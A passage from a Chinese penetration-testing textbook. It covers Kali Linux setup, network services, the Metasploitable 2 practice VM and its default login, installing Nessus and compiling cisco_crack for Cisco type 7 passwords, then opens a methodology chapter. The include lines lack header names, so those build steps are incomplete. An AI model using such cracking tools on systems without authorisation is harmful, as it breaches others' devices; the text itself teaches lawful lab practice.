本节将介绍在Kali Linux 里设置有线网络和无线网络的方法。

1．配置有线网络

无论是通过VMware 磁盘镜像还是通过ISO镜像安装Kali Linux，默认情况下Kali Linux接入网络的方式都是NAT（网络地址转换）。在NAT方式下，Kali Linux的虚拟机可以通过物理主机联入外部网络，而外部网络甚至是物理主机自身都无法直接访问安装有Kali Linux的虚拟机。

进行实地的渗透测试时，您可能需要把网络结构变更为Bridged Adapter。具体的设置步骤如下。

1．首先请确定您已经关闭（power off）虚拟机。

2．在VirtualBox 管理程序里，选中相应的虚拟机，即安装Kali Linux 的虚拟机，然后点击窗口右侧的 Network，通过下拉选项把 Attached to 从 NAT 变更为 Bridged Adapter（桥接适配器）。如图1.25所示，其中的Name选项可设置为您需要测试的网卡接口。

图1.25

如需使用桥接连接，首先要使物理主机与网络设备连接，例如路由器或交换机。同时，接入的网络里应当有DHCP服务，以分配IP地址给虚拟机。

您可能已经注意到了，通过DHCP获取的IP地址并不是固定的IP地址，这种IP地址在一定时间后可能会发生变化。如果Kali Linux 通过DHCP 获取IP 地址，在超过固定周期（DHCP的租赁时间）之后，DHCP会重新给虚拟机分配一次IP地址。重新分配的IP地址可能和上次分配的IP地址相同，也可能不同。

如果虚拟机需要使用固定的 IP 地址，应该修改虚拟机的网络设置文件/etc/network/interfaces。

默认情况下，Kali Linux 的网络设置文件如下。

auto lo

iface lo inet loopback

这个配置文件指定所有网卡都通过DHCP获取IP地址。如需为虚拟机绑定固定IP地址，就不得不对这个文件进行相应修改。

auto eth0

iface eth0 inet static

address 10.0.2.15

netmask 255.255.255.0

network 10.0.2.0

broadcast 10.0.2.255

gateway 10.0.2.2

上述文件令第一个有线网卡eth0 绑定了 IP 地址10.0.2.15。您可能需要根据实际情况修改上述设置。

2. 配置无线网络

在虚拟机里安装的Kali Linux无法使用笔记本上集成的无线网卡。好在您可以使用USB接口的无线网卡。

在Kali虚拟机上使用USB接口的无线网卡时，要把USB无线网卡插在主机USB接口上，在VirtualBox 的菜单里选Devices｜USB Devices，再选中所要使用的USB 无线网卡。

如图1.26所示，我们选择了Realtek芯片的USB无线网卡。

图1.26

如果您的无线网卡可以被Kali识别，可以在dmesg指令的输出中看到无线网卡的硬件信息。

在Kali 桌面的右上角可以找到Network Connection（网络连接）的图标。点击这个图标后，将能看到网络信息。

此时可以看到您的机器可用的有线网络和无线网络的名称（见图1.27）。

图1.27

要想连接无线网络，就要双击该网络的SSID。如果选定的网络要求您进行身份验证，程序会提示您输入密码。在输入正确的无线网络密码后，您就被授权使用该无线网络。

3. 启用网络

我们通过service指令来启动和关闭网络。

如需启用网络，可以使用下述指令：

```
service networking start
```

如需关闭网络，可以使用下述指令：

```
service networking stop
```

您需要有root权限才能运行上述两条指令。

接下来，您可以通过ARP ping 请求（arping 指令）连接同网段的其他主机，来测试网络配置是否正确。

默认情况下，您需要在计算机每次重启后手动启动网络连接服务。您可通过下述指令，让（虚拟）计算机在每次启动的时候都自动启动网络连接服务：

```
update-rc.d networking defaults
```

上述指令会在/etc/rc*.d目录里创建必要的连接，以在Kali启动的时候自动执行网络配置的脚本程序。

1.5.3 文件夹共享

在进行渗透测试的工作时，我们经常需要在物理主机和虚拟机之间交换文件，例如把渗透测试的文档复制到物理主机上。VirtualBox的文件夹共享（Shared Folders）功能可以满足这一需求。

您要先关闭虚拟机，再在 VirtualBox 里配置文件夹共享。关闭虚拟机之后，选中相应的虚拟机名称（右键点击Settings），然后在窗口左侧菜单里点击Shared Folders，如图1.28所示。

点击右侧的加号“+”图标，即可添加要物理主机共享给虚拟机的文件夹。在此之后， Folder Path 里会显示共享文件夹的信息。

图1.28

您还可以调整Folder Name选项，设置共享文件夹的共享名称。此后，虚拟机（Guest OS）就可以通过这个共享名称访问物理主机的文件夹。

如果不希望虚拟机更改共享文件夹的内容，可设置Read-only选项设置，把该文件夹设置为只读。如果选中Auto-mount选项，虚拟机在每次启动后都会连接这个文件夹。这些设置如图1.29所示。

图1.29

在图1.29所示的设置里，我们共享了主机上的D:\software文件夹给虚拟机，并且设置其文件夹权限为只读。

虚拟机可以通过目录/media/sf_software目录访问物理主机共享的文件夹。

1.5.4 快照备份

一旦您把虚拟机配置到理想的可工作状态，我们建议您立刻对虚拟机进行快照备份。万一日后出现配置故障，可利用快照备份把虚拟机迅速恢复到正常工作状态。

VirtualBoxti 提供了方便的快照备份功能。您可通过菜单Machine-Take Snapshot 进行快照备份（见图1.30）。只有在启动虚拟机的情况下才能进行快照。

图1.30

Snapshot Name 就是您给此次备份起的名字，我们建议您在里面标注上备份日期。您还可以在Snapshot Description里对此次备份进行详细备注。填写完全部信息并点击OK后，VirtualBox就开始进行备份。备份时间的长短取决于保存信息的信息量大小。

1.5.5 导出虚拟机

人们时常需要以文件形式备份虚拟机，或通过这种方法把虚拟机分享给他人使用。VirtualBox的虚拟机导出功能简化了这种操作。在关闭需要导出的虚拟机之后，在菜单栏选中File | Export Appliance 就可导出所选的虚拟机。

导出虚拟机的操作步骤如下。

1. 选中Export Appliance 选项，调出Appliance Export Wizard。

2. 选择需要导出的虚拟机。

3. 设置导出文件的目录和文件名。默认情况下，文件将保存在主目录下，文件将保存为ova（Open Virtualization Format Archive）格式。如果您不清楚应该以何种格式保存这个文件，就应当使用默认的文件存储格式。

4. 您可以在图 1.31 所示的界面里设置虚拟机的各种属性。如果不需要进行特定设置，可以不填写任何选项。

图1.31

5. 点击Export之后，VirtualBox将把虚拟机导出到文件。导出时间的长短取决于虚拟机硬盘容量的大小。它的硬盘文件越多，导出的时间也就越长。在我们的测试环境下，导出Kali Linux 虚拟机的操作耗时大约20 分钟。

1.6 系统更新

Kali Linux 由操作系统内核和数百个软件构成。如果需要使用软件的最新功能，您就需要将其更新到最新的版本。

我们建议您仅从Kali Linux 官方的软件仓库（repository）进行更新。

在您安装和配置好Kali Linux 之后，就应当立即进行系统更新。因为Kali 是基于Debian的操作系统，您需要使用Debian的指令（apt-get）进行系统更新。

更新指令apt-get会查询/etc/apt/sources.list文件，从中获取更新服务器的信息。您需要确定这个文件指定了正确的升级服务器。

默认情况下，Kali Linux 的sources.list 文件包含下述信息。

deb cdrom:[Debian GNU/Linux 7.0 *Kali* - Official Snapshot i386

LIVE/INSTALL Binary 20130315-11:39]/ kali contrib main non-free

deb cdrom:[Debian GNU/Linux 7.0 *Kali* - Official Snapshot i386 LIVE/

INSTALL Binary 20130315-11:39]/ kali contrib main non-free

deb http://http.kali.org/kali kali main non-free contrib

deb-src http://http.kali.org/kali kali main non-free contrib

Security updates

deb http://security.kali.org/kali-security kali/updates main contrib non-free

在进行系统更新之前，要使主机上软件包的索引信息与/etc/apt/sources.list上的服务器进行同步。同步索引的指令是：

apt-get update

在为Kali 安装软件或安装系统更新之前，每次都要执行apt-get update 指令。

待同步软件包的索引信息之后，就可以进行软件更新。

系统更新的指令有两种。

● apt-get upgrade：升级系统上安装的所有软件包。如果在升级软件包时出现什么意外，所涉及的软件包会原封未动地保持在更新之前的状态。

● apt-get dist-upgrade：升级整个Kali Linux系统。如需从Kali Linux 1.0.1升级到Kali Linux 1.0.2，就应当使用这条指令。它不仅能够升级所有已安装的软件包，而且会处理升级过程中可能出现的软件冲突。某些情况下，它的部分升级过程需要人工参与。

在输入升级Kali Linux所需的适当指令之后，apt-get 程序会详细列出将要安装、升级或删除的软件包信息，然后等待您的确认。

在您进行确认之后，apt-get程序将开始进行系统更新。系统更新的时间长短，主要取决于带宽和网速的情况。

1.7 Kali Linux的网络服务

Kali Linux 系统可安装多种网络服务。在这一节，我们仅讨论其中三种服务的安装和配置方法：HTTP、MySQL 和SSH 服务。您可以通过菜单Kali Linux | System Services，查看可以安装的其他服务。

1.7.1 HTTP

从事渗透测试的工作人员，可能会经常用到Web服务器。例如，当需要测试Web程序的恶意脚本时，就需要自己搭建个Web 服务器。其实Kali Linux 已经集成了Apache，只要将之启动就可以开始使用了。

激活Kali Linux 的HTTP服务的步骤如下。

1. 如果要通过桌面菜单启动Apache HTTP服务，可在桌面菜单中依次选中Kali Linux |System Service | HTTPD | apache2 start。如果要通过命令行启动它，可在终端窗口里输入下述指令：

service apache2 start

2. 如果配置文件没有问题，系统会返回下述响应信息。

[....] Starting web server: apache2 ok

3. 在此之后，您可以使用浏览器浏览网页。正常情况下它会显示 It works!的默认页面（见图1.32）。

图1.32

停止Apache HTTP服务的操作步骤如下。

1. 如果要通过桌面菜单停止Apache HTTP 服务，可在桌面菜单中依次选中Kali Linux | System Service | HTTPD | apache2 stop。如果要通过命令行停止它，可在终端窗口里输入下述指令：

service apache2 stop

2. 系统会返回下述响应信息。

[....] Stopping web server: apache2 [ok waiting .

请注意，在计算机启动的时候，系统并不会自动启动上述服务。在下次启动Kali Linux系统的时候，您都需要再次执行这个命令。好在我们可以通过下述指令，指定计算机在启动时自动启动Apache HTTP服务：

update-rc.d apache2 defaults

这条指令将把apache2服务添加到自动启动的程序组里。

1.7.2 MySQL

下面将要介绍MySQL服务。MySQL属于标准的关系数据库（RDBMS）。人们通常会使用Apache服务器执行PHP程序，并通过PHP程序调用MySQL；以这种配置组合来创建动态的Web应用服务程序。就渗透测试的工作而言，您可以把渗透测试的测试结果存储到MySQL服务器里。例如，可以用MySQL数据保存漏洞信息和网络映射的分析结果。当然，这需要您首先启用这个程序。

启动 Kali Linux 自带的MySQL 服务的操作步骤如下。

1．如果要从桌面菜单启动 MySQL 服务，可在桌面菜单中依次选中 Kali Linux | System Service | MySQL | mysql start。如果要通过命令行启动它，可在终端窗口里输入下述指令：

service mysql start

2．系统会返回下述响应信息。

[ok] Starting MySQL database server: mysqld . . ..

[info] Checking for tables which need an upgrade, are corrupt or were not closed cleanly..

3．如需测试MySQL的工作状态是否正常，可使用MySQL客户端登录到服务器。我们使用用户名（root）和密码登录MySQL服务器。

mysql –u root -p

4．系统会返回下述响应信息。

Enter password:

Welcome to the MySQL monitor. Commands end with ; or \g.

Your MySQL connection id is 42

Server version: 5.5.30-1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its affiliates. Other names may be trademarks of their respective owners.

Type "help;" or "\h" for help. Type "\c" to clear the current input statement.

mysql>

5．您可以在MySQL的提示符下直接使用SQL命令。如需退出MySQL客户端程序，请使用quit命令。

出于安全性的考虑，默认情况下，只能从本机访问Kali Linux系统里的 MySQL 服务。如需调整这个设置，请修改配置文件/etc/mysql/my.cnf里的bind-address语句。除非需要从其他主机访问MySQL服务，否则我们建议您不要修改它。

停止MySQL服务的操作步骤如下。

1．如果要通过桌面菜单停止MySQL服务，可在桌面菜单中依次选中Kali Linux | System Service | MySQL | mysql stop。如果要通过命令行停止它，可在终端窗口里输入下述指令。

service mysql stop

2．系统会返回下述响应信息。

[ok] Stopping MySQL database server: mysqld.

下述指令可使Kali Linux 系统在启动过程中自动启动MySQL 服务。

update-rc.d mysql defaults

这条指令将把MySQL服务添加到自动启动的程序组里。

1.7.3 SSH

SSH 的全称是Secure Shell。它是目前较为可靠的专为远程登录会话和其他网络服务提供安全性的协议。除了远程登录的服务功能以外，它还有很多功能：它支持在主机间安全地传递文件、在远程主机上执行命令，以及X11（Linux的桌面）会话转发等。

管理SSH服务的操作步骤如下。

1. 如果要从桌面菜单启动SSH 服务，可在桌面菜单中依次选中Kali Linux | System Service | SSH | sshd start。如果要通过命令行启动它，可在终端窗口里输入下述指令。

service ssh start

2. 系统会返回下述响应信息。

[ok] Starting OpenBSD Secure Shell server: sshd.

3. 如需测试SSHD的工作状态是否正常，可以在其他主机上使用SSH客户端登录到服务器。如果您使用的是 Microsoft Windows 系统，可以使用 putty 进行测试。下载 putty 的官方网站是http://www.chiark.greenend.org.uk/～sgtatham/putty/。

4. 如果要通过桌面菜单停止SSHD服务，可在桌面菜单中依次选中Kali Linux | System Service | SSH | sshd stop。如果要通过命令行停止它，可在终端窗口里输入下述指令。

service ssh stop

5. 系统会返回下述响应信息。

[ok] Stopping OpenBSD Secure Shell server: sshd.

6. 下述指令可使Kali Linux 系统在启动过程中自动启动SSH 服务。

update-rc.d ssh defaults

这条指令将把SSH服务添加到自动启动的程序组里。

1.8 安装脆弱系统

我们在本节安装渗透和测试的目标——一台存在很多漏洞的虚拟主机。本书很多章节里的特定主题都涉及这台脆弱系统（vulnerable server）。在法律许可的范围之内，我们不可以攻击任何在Internet上的存在漏洞的真实主机，所以我们必须使用自己安装的脆弱系统。我们在此强调，除非有对方的书面许可，否则决不可以渗透或测试他人的主机。此外，我们希望您能够在自己搭建的环境中提高渗透技能。当攻击没有达到预期成效时，只要渗透环境完全可控，您就可以轻易地检查目标主机的情况，从而找到失败的原因。

在很多国家，只要目标主机不是您自己的，哪怕您对其进行端口扫描都会被认为是犯罪。而且，只要使用虚拟机作为目标主机，即使它发生了故障，我们也能很快将其修复。

我们将在虚拟机里安装Metasploitable 2，用它作为我们的脆弱系统。Metasploitable 的研发团队是Rapid7 旗下著名的HD Moore。

除了Metasploitable 2之外，还有很多可用于搭建渗透测试环境的脆弱系统。详情请参见：http://www.felipemartins.info/2011/05/pentesting vulnerable-study-frameworks-complete-list/。

无论是操作系统、网络，还是Web应用服务方面，Metasploitable 2 都有非常多的漏洞和问题。

有关这些漏洞的详细情况，请参见 Rapid 7 的官方网站：https://community.rapid7.com/docs/DOC-1875。

在VirtualBox 里安装Metasploitable 2 的操作步骤如下。

1. 从网络上下载Metasploitable2的虚拟机镜像文件。该网站网址是http://sourceforge.net/projects/metasploitable/files/Metasploitable2/。

2. 解压缩下载的ZIP 文件。待解压缩Metasploitable 2 的ZIP文件之后，您将看到5个文件。

○ Metasploitable.nvram

○ Metasploitable.vmdk

○ Metasploitable.vmsd

○ Metasploitable.vmx

○ Metasploitable.vmxf

3. 在 VirtualBox 里创建一个虚拟机。本例设置这个虚拟主机的名称（Name）为Metasploitable 2，并设置操作系统为Linux－Ubuntu。

4. 给这个虚拟主机分配1024MB内存。

5. 在Virtual Hard Disk设置里，选择Use existing hard disk，然后选中我们先前解压缩出来的Metasploitable文件（见图1.33）。

图1.33

6. 修改联网类型为Host-only adapter，以保证这台虚拟主机服务器同时可被物理主机和Kali Linux 主机访问。我们还要修改Kali Linux 的虚拟主机，把它的联网类型也改为Host-only adapter。

7. 启动虚拟主机 Metasploitable 2。待完成启动过程之后，您可使用下述信息登录 Metasploitable 2 的终端。

○ 用户名：msfadmin

○ 密码：msfadmin

8. 登录成功之后，Metasploitable 2 的终端窗口如图1.34 所示。

图1.34

1.9 安装额外工具包

虽然最新版本的Kali Linux 带有大量的安全工具，但是由于以下原因，您可能还会需要从软件仓库之外安装程序：

● Kali Linux 所采纳的版本，可能不是该软件的最新版；

● Kali Linux 的软件仓库（repository）可能没有收录您所需要的软件。

我们的建议是首先在软件仓库里搜索软件。如果软件仓库里有您所需要的软件，就通过软件仓库安装该软件。如果在软件仓库里找不到该软件，您可能就不得不从软件作者的网站下载并安装它。

我们的经验表明，您应当尽量通过软件仓库安装软件。这样一来，您就不必关注软件管理（主要是更新）的那些繁琐事项。

Debian系统有很多可助您管理软件包的程序，例如dpkg、apt和aptitude程序。按照默认方式安装的Kali Linux 会带有dpkg 和apt 程序。

如需了解apt和dpkg命令的详细信息，请参见：
https://help.ubuntu.com/community/AptGet/Howto/和http://www.debian.org/doc/manuals/debian-reference/ch02.en.html。

本节将通过几个与安装软件包有关的实例来介绍apt命令。

如需在软件仓库中查找某个软件包的名称，可使用指令：

apt-cache search <软件包名称>

上述指令将列出含有“软件包名称”的全部软件包。例如，我们可以使用下述指令搜索一个叫做nessus的软件包。

apt-cache search nessus

如需查看软件包的详细信息（描述信息、软件包大小和版本等信息），可使用命令：

apt-cache show <软件包名称>

如果决定安装或更新某个软件，那么就可用 apt-get 命令安装该软件包。apt-get指令的基本用法是：

apt-get install <软件包名称>

如果您未能在Kali Linux 的软件仓库里找到您所需要的软件，并且您能够确定它日后不会对系统造成不良影响，那么您可以手动安装软件包。

务必从可信的软件源下载软件，尽量从软件研发团队的网站下载。如果研发团队提供.deb安装包（后缀名为.deb的文件是 Debian的安装包文件），您可以使用 dpkg命令安装该软件包。如果他们没有提供.deb安装包，您可以通过源代码安装该软件。虽然实际情况各有不同，但是通过源代码安装软件的方法大体都可归纳为下述几个步骤。

1. 使用压缩包管理软件（例如Tar和7-Zip）解压缩软件包。

2. 进入到解压缩文件所在的目录。

3. 执行指令：

./configure

make

make install

本节后续的篇幅将介绍如何安装没有被Kali软件仓库收录的软件工具。我们将演示以下两种软件安装软件机制：

- 通过Debian 安装包安装应用程序；
- 通过源代码安装应用程序。

1.9.1 安装Nessus漏洞扫描程序

本小节将通过第一种安装机制安装最新的Nessus漏洞扫描程序（第5版）。我们在Kali Linux的软件仓库进行过相关搜索，并没有找到这个程序。

与上一版本的程序相比，第5版的Nessus的程序具有更多功能。新版程序能够通过更为详细的过滤规则整理扫描结果，创建创建更为灵活的扫描报告，而且简化了扫描策略的设置过程。因此我们不再使用第4版的Nessus。

如需了解新版Nessus的改进之处，请参见：http://www.tenable.com/products/ nessus/ nessus-product- overview/why-upgrade to-nessus-5。

我们可以访问Nessus的官方网站（http://www.nessus.org/products/nessus/nessus-download- agreement），并下载其针对Debian 6 的安装包。然后，通过dpkg指令安装这个软件包：

dpkg -i Nessus-x.y.z-debian6_i386.deb

在这个指令里，x.y.z 代表 Nessus 的版本号。请根据下载文件的文件名进行相应替换。

接下来，根据Nessus安装程序在屏幕上的提示进行相应配置。

1. 您可通过下述指令启动Nessus的服务端程序。

/etc/init.d/nessusd start

2. 使用浏览器访问网址https://localhost:8834。浏览器会提示Nessus所用的SSL证书无效。您需要检查SSL证书并为这个网站设置例外规则。处理过SSL证书问题之后，您将看到Nessus的页面内容，如图1.35所示。

3. 上图1.35所示的界面会引导您设置Nessus的管理员账号。而后，它要求您输入Nessus扫描程序的激活码。您可在官方网站（http://www.nessus.org/register/）进行注册，从而获取启动程序所需的激活码（见图1.36）。

图1.35

图1.36

4. 您只有在成功注册之后才能下载并使用最新的 Nessus 组件。下载程序组件的时间会比较长，您可以充分利用这个时间做些其他事情。

1.9.2 安装Cisco密码破解工具

在第二个实例里，我们将安装一个名为 cisco_crack 的密码破解工具。它主要用来破解Cisco配置文件中的type 7 类型密码。我们可以在官方网站下载它的源代码，该网站网址是http://insecure.org/sploits/cisco.passwords.html。

Cisco 配置文件中的 type 7类型密码，其加密强度相当弱，所以应当避免使用这种类型的密码。虽然此类密码已经很少见了，但是还是有些设备在使用这种密码。在这种情况下，Cisco Crack这类工具将会派得上用场。

下载了源代码之后，下一个步骤就是编译源代码。在开始编译它之前，您需要在原文件里添加两条include语句：

include

include

现在，这个源代码文件应该有4条include语句。

我们使用下述命令编译程序的源代码。

gcc cisco_crack.c –o cisco_crack

如果编译成功，将会产生一个名为 cisco_crack 的可执行文件。我们可以通过下述指令查看它的帮助信息。

./cisco_crack -h

Usage: ./cisco_crack -p

./cisco_crack

1.10 本章总结

本章带您步入Kali Linux的奇妙世界。您可以在实地的渗透测试工作中直接使用其独到的Live DVD 系统。Kali 的前身是BackTrack——一个非常著名的主攻渗透测试的Linux 发行版。

本章首先介绍了Kali Linux 的简史，然后介绍了它的主要功能。最新版本的Kali Linux自带有很多可用于渗透测试的软件工具。除了渗透功能之外，Kali Linux 还可用于电子取证、无线安全研究、逆向工程和硬件破解。

在此基础上，本章介绍了安装Kali Linux 的多种方法。虽然无需安装Kali Linux 系统就可以把它直接当作Live DVD 使用，但是我们也可以把它安装到硬盘上，甚至是USB 闪存里。当我们把它安装到USB 闪存的时候，它就成为了portable Kali Linux。

在使用Kali Linux 开始做渗透测试之前，您还需要设置好或有线或无线的网络连接。我们还介绍了 VirtualBox 虚拟机系统的一些特性，包括安装虚拟机客户端功能增强包，设置文件夹共享，导出虚拟机和快照备份。

因为 Kali Linux 整合了操作系统以外的一些软件，所以在必要的时候需要进行系统更新。我们可以单独更新应用程序，也可以连同 Linux 内核一并更新。

您可能需要进行一些渗透测试方面的练习。但是在多数国家里，未经许可就渗透他人的服务器是违法行为。为了满足教学的需要，人们刻意单独研发出了多种脆弱系统——一种含有很多漏洞的虚拟主机。您可以在虚拟机里安装脆弱系统，以进行渗透测试的练习。本文推荐的

脆弱系统是Rapid7 推出的Metasploitable 2。

Kali Linux 系统自带有多种网络应用服务，我们选取了 HTTP、MySQL 和SSH 进行介绍。具体来讲，相关内容都由简介和管理服务（例如启动和停止服务的方法）的篇幅组成。

在本章的最后，我们演示了安装Nessus网络扫描程序和Cisco密码破解工具的过程，介绍了如何安装没有被Kali Linux 收录的信息安全工具。

在下一章，我们将探讨渗透测试的方法学理论。

第2章 渗透测试方法论

渗透测试（penetration testing，pentest）是实施安全评估（即审计）的具体手段。方法论是在制定、实施信息安全审计方案时，需要遵循的规则、惯例和过程。人们在评估网络、应用、系统或三者组合的安全状况时，不断摸索各种务实的理念和成熟的做法，并总结出了一套理论——测试方法论。本章简要介绍了渗透测试方法论的各关键要点，涉及的主题包括：

- 两种广为认知的渗透测试类型——黑盒测试和白盒测试；
- 漏洞评估和渗透测试的区别；
- 业界普遍采纳的安全测试方法论，以及其核心功能、特征和优势；
- 典型的渗透测试所涉及的10 个阶段；
- 安全测试的道德准则。

渗透测试可能是单独进行的一项工作，也可能是常规研发生命周期（例如，Microsoft SDLC）里 IT 安全风险管理的一个组成部分。产品的安全性并不完全取决于 IT 方面的技术因素，还会受到与该产品有关的最佳安全实践的影响。具体而言，增强产品安全性的工作涉及安全需求分析、风险分析、威胁建模、代码审查和运营安全。

通常认为，渗透测试是安全评估最终的也是最具侵犯性的形式，它必须由符合资质的专业人士实施。在进行评估之前，有关人员可能了解也可能不了解目标的具体情况。渗透测试可用于评估所有的IT基础设施，包括应用程序、网络设备、操作系统、通信设备、物理安全和人类心理学。渗透测试的工作成果就是一份渗透测试报告。这种报告分为多个部分阐述在当前的目标系统里找到的安全弱点，并且会讨论可行的对抗措施和其他改进建议。充分应用渗透测试方法论，有助于测试人员在渗透测试的各个阶段深入理解并透彻分析当前存在的防御措施。

2.1 渗透测试的种类

虽然渗透测试各种各样，但是业内普遍将其划分为两类：白盒测试和黑盒测试。

2.1.1 黑盒测试

在进行黑盒测试时，安全审计员在不清楚被被测单位的内部技术构造的情况下，从外部评估网络基础设施的安全性。在渗透测试的各个阶段，黑盒测试借助真实世界的黑客技术，暴露出目标的安全问题，甚至可以揭露尚未被他人利用的安全弱点。渗透测试人员应能理解安全弱点，将之分类并按照风险级别（高、中、低）对其排序。通常来说，风险级别取决于相关弱点可能形成的危害的大小。老练的渗透测试专家应能确定可引发安全事故的所有攻击模

式。当测试人员完成黑盒测试的所有测试工作之后，他们会把与测试对象安全状况有关的必要信息进行整理，并使用业务的语言描述这些被识别出来的风险，继而将之汇总为书面报告。黑盒测试的市场报价通常会高于白盒测试。

2.1.2 白盒测试

白盒测试的审计员可以获取被测单位的各种内部资料甚至不公开资料，所以渗透测试人员的视野更为开阔。若以白盒测试的方法评估安全漏洞，测试人员可以以最小的工作量达到最高的评估精确度。白盒测试从被测系统环境自身出发，全面消除内部安全问题，从而增加了从单位外部渗透系统的难度。黑盒测试起不到这样的作用。白盒测试所需的步骤数目与黑盒测试不相上下。另外，若能将白盒测试与常规的研发生命周期相结合，就可以在入侵者发现甚至利用安全弱点之前，尽可能最早地消除全部安全隐患。这使得白盒测试的时间、成本，以及发现、解决安全弱点的技术门槛都全面低于黑盒测试。

2.2 脆弱性评估与渗透测试

正确地理解和使用安全评估领域的技术术语十分必要。在您的职业生涯中，您可能时常会遇到那些不了解行业术语，却需要从这些专用名词里选一个进行采购的人。其实商业公司和非商业机构里大有这样的人在。至少您应该明白这些类型的测试各是什么。

脆弱性评估通过分析企业资产面临威胁的情况和程度，评估内部和外部的安全控制的安全性。这种技术上的信息系统评估，不仅要揭露现有防范措施里存在的风险，而且要提出多重备选的补救策略，并将这些策略进行比较。内部的脆弱性评估可保证内部系统的安全性，而外部的脆弱性评估则用于验证边界防护（perimeter defenses）的有效性。无论进行内部脆弱性评估还是进行外部脆弱性评估，评估人员都会采用各种攻击模式严格测试网络资产的安全性，从而验证信息系统处理安全威胁的能力，进而确定应对措施的有效性。不同类型的脆弱性评估需要的测试流程、测试工具和自动化测试技术也不相同。这可以通过一体化的安全弱点管控（vulnerability management）平台来实现。现在的安全弱点管控平台带有可自动更新的漏洞数据库，能够测试不同类型的网络设备，而且不会影响配置管理和变更管理的完整性。

脆弱性评估和渗透测试两者最大的区别就是：渗透测试不仅要识别目标的弱点，它还涉及在目标系统上进行漏洞利用、权限提升和访问维护。换句话说，脆弱性评估虽然可以充分发现系统里的缺陷，但是不会考虑去衡量这些缺陷对系统造成的危害。另外，相比脆弱性评估，渗透测试更倾向于入侵，会刻意使用各种技术手段利用安全漏洞；所以渗透测试可能对生产环境带来实际的破坏性影响。而脆弱性评估则是以非入侵性的方式，定性、定量地识别已知安全弱点。

为何需要渗透测试？

如果不能确定防火墙、IDS、文件完整性监控等风险减缓控制的实际效果，那么就应当进行渗透测试。虽然漏洞扫描（脆弱性评估）能够发现各个漏洞，但是渗透测试则会验证这些漏洞在实际环境里被利用的可能性。

有些观点认为，这两种类型的安全评估重复性很高，只是同义词而已。这种观点绝对有误。合格的安全顾问会根据客户的商务需求，选择一种最合适的安全评估向顾客推荐，绝对不会把不同类型的安全评估混为一谈。然而，仔细核实安全评估项目的内容和做出最终决定确实是顾客的责任。

渗透测试的价格比脆弱性评估的价格要高。

2.3 安全测试方法论

为满足安全评估的相应需求，人们已经总结出了多种开源方法论。无论被评估目标的规模有多大，复杂性有多高，只要应用这些安全评估的方法论，就可以策略性地完成各种时间要求苛刻、富有挑战性的安全评估任务。某些方法论专注于安全测试的技术方面，有些则关注管理领域。只有极少数的方法论能够同时兼顾技术因素和管理因素。在评估工作中实践这些方法论，基本上都是按部就班地执行各种测试，以精确地判断被测试系统的安全状况。

本书再次向您推荐几种著名的安全评估方法论。本章将重点突出这些方法论的关键特征和优势，希望它们能够帮助您拓宽网络安全和应用安全评估的视野。

- 开源安全测试方法论
- 信息系统安全评估框架
- 开放式Web 应用安全项目
- Web 应用安全联合威胁分类
- 渗透测试执行标准

上述这些测试框架和方法论，都能够指导安全人士针对客户需求制定最得当的策略。其中，前两个方法论所提供的通用原则和方法，几乎可以指导面向任何类型资产的安全测试。由OWASP（Open Web Application Security Project）推出的测试框架主要面向应用安全的安全评估。PTES（Penetration Testing Execution Standard）能够指导所有类型的渗透测试工作。然而需要注意的是，安全状态本身是一个持续变化的过程，而渗透测试只能够获取目标系统在被测试的那一时刻的安全状态。在测试的过程中，哪怕被测的信息系统发生了细微的变化，都可能影响安全测试的全局工作，从而导致最终的测试结果不正确。此外，单一的测试方法论并不一定能够涵盖风险评估工作的所有方面。而拟定适合目标网络和应用环境的最佳测试策略，确实是安全审计人员的职责。

安全测试的方法论有很多。要选取最佳的指导理论，就需要综合考虑成本和效果的因素。所以，评估策略的筛选工作受到多种因素的制约。这些因素包括与目标系统有关的技术细节和各种资源、渗透人员的知识结构、业务目标以及法规问题。以业务的角度看，效果和成本控

制至关重要。本文介绍的这几种方法论，在官方网站上都有非常正规的详细说明文件。在此，我们对它们进行简要总结。如需了解详细的工作流程，您需要亲自访问相关网站，仔细研究各种文件和实施细则。

2.3.1 开源安全测试方法论（OSSTMM）

开源安全测试方法论（Open Source Security Testing Methodology Manual，OSSTMM）（官方网站是http://www.isecom.org/research/osstmm.html）是由Pete Herzog 创建，继而由ISECOM发展的测试方法论。它是国际公认的安全测试和安全分析标准。很多企业正在他们的日常评估工作中应用这一标准。以技术的角度看，这一方法论把安全评估工作划分为 4 组：范围（scope）、信道（channel）、索引（index）和矢量（vector）。“范围”指代评估人员收集被测单位全部资产相关信息的工作。“信道”则是这些资产之间的通信方式和互动类型；包括物理方式、光学方式和其他方式的通信。每个信道都构成了一套独特的安全组件，都要在评估阶段进行测试和验证。这些组件包括物理安全、人类心理学、数据网络、无线通信介质和电信设施。所谓“索引”，泛指特定资产和相应ID的对应关系。例如，审计人员常常要明确MAC地址和IP地址的对应关系，就是为了整理一种索引。而“矢量”指的是审计人员访问和分析功能性资产的方式。以上几个部分，组成了全面评估被测IT运营环境的整个技术流程，被称为审计范畴（audit scope）。

OSSTMM的方法论总结了多种形式的安全测试，并将它们划分为6个标准种类。

● 盲测（blind）：事先不了解目标系统的任何情况的测试就是盲测。然而，在评估过程开始之前，被测单位会知道何时开始安全测试。道德黑客（Ethical hacking）和对抗竞赛（War Gaming）就是典型的盲测。因为盲测遵循了道德规范，事先通知被测单位，所以这种测试方法也被广泛接受。

● 双盲测试（double blind）：在双盲测试中，审计人员事先不清楚目标系统的情况，被测单位事先也不会知道将有安全测试。黑盒审计和渗透测试都属于双盲测试。当前绝大多数的安全审计采用双盲测试方法。对于审计人员来说，选择能够胜任的最佳工具和最佳技术已经是一种考验了。

● 灰盒测试（grey box）：在灰盒测试中，审计师仅了解被测系统有限的情况，被测单位也会知道审计开始和结束的时间。脆弱性评估就属于灰盒测试。

● 双灰盒测试（double grey box）：双灰盒测试工作的方式类似于灰盒测试。只不过在双灰盒测试中，会给审计人员定义一个时限，而且这种测试不涉及信道测试和渗透矢量。白盒审计就属于双灰盒测试。

● 串联测试（tandem）：在串联测试中，审计人员对目标系统只有最低限度的了解，而在测试开始前他们会通告被测单位。需要注意的是，串联测试会测试得比较彻底。水晶盒测试和内部审计都是串联测试的例子。

● 逆向测试（reversal）：在逆向测试中，审计员充分了解目标系统；而被测单位将永远不会知道测试的时间或方式。

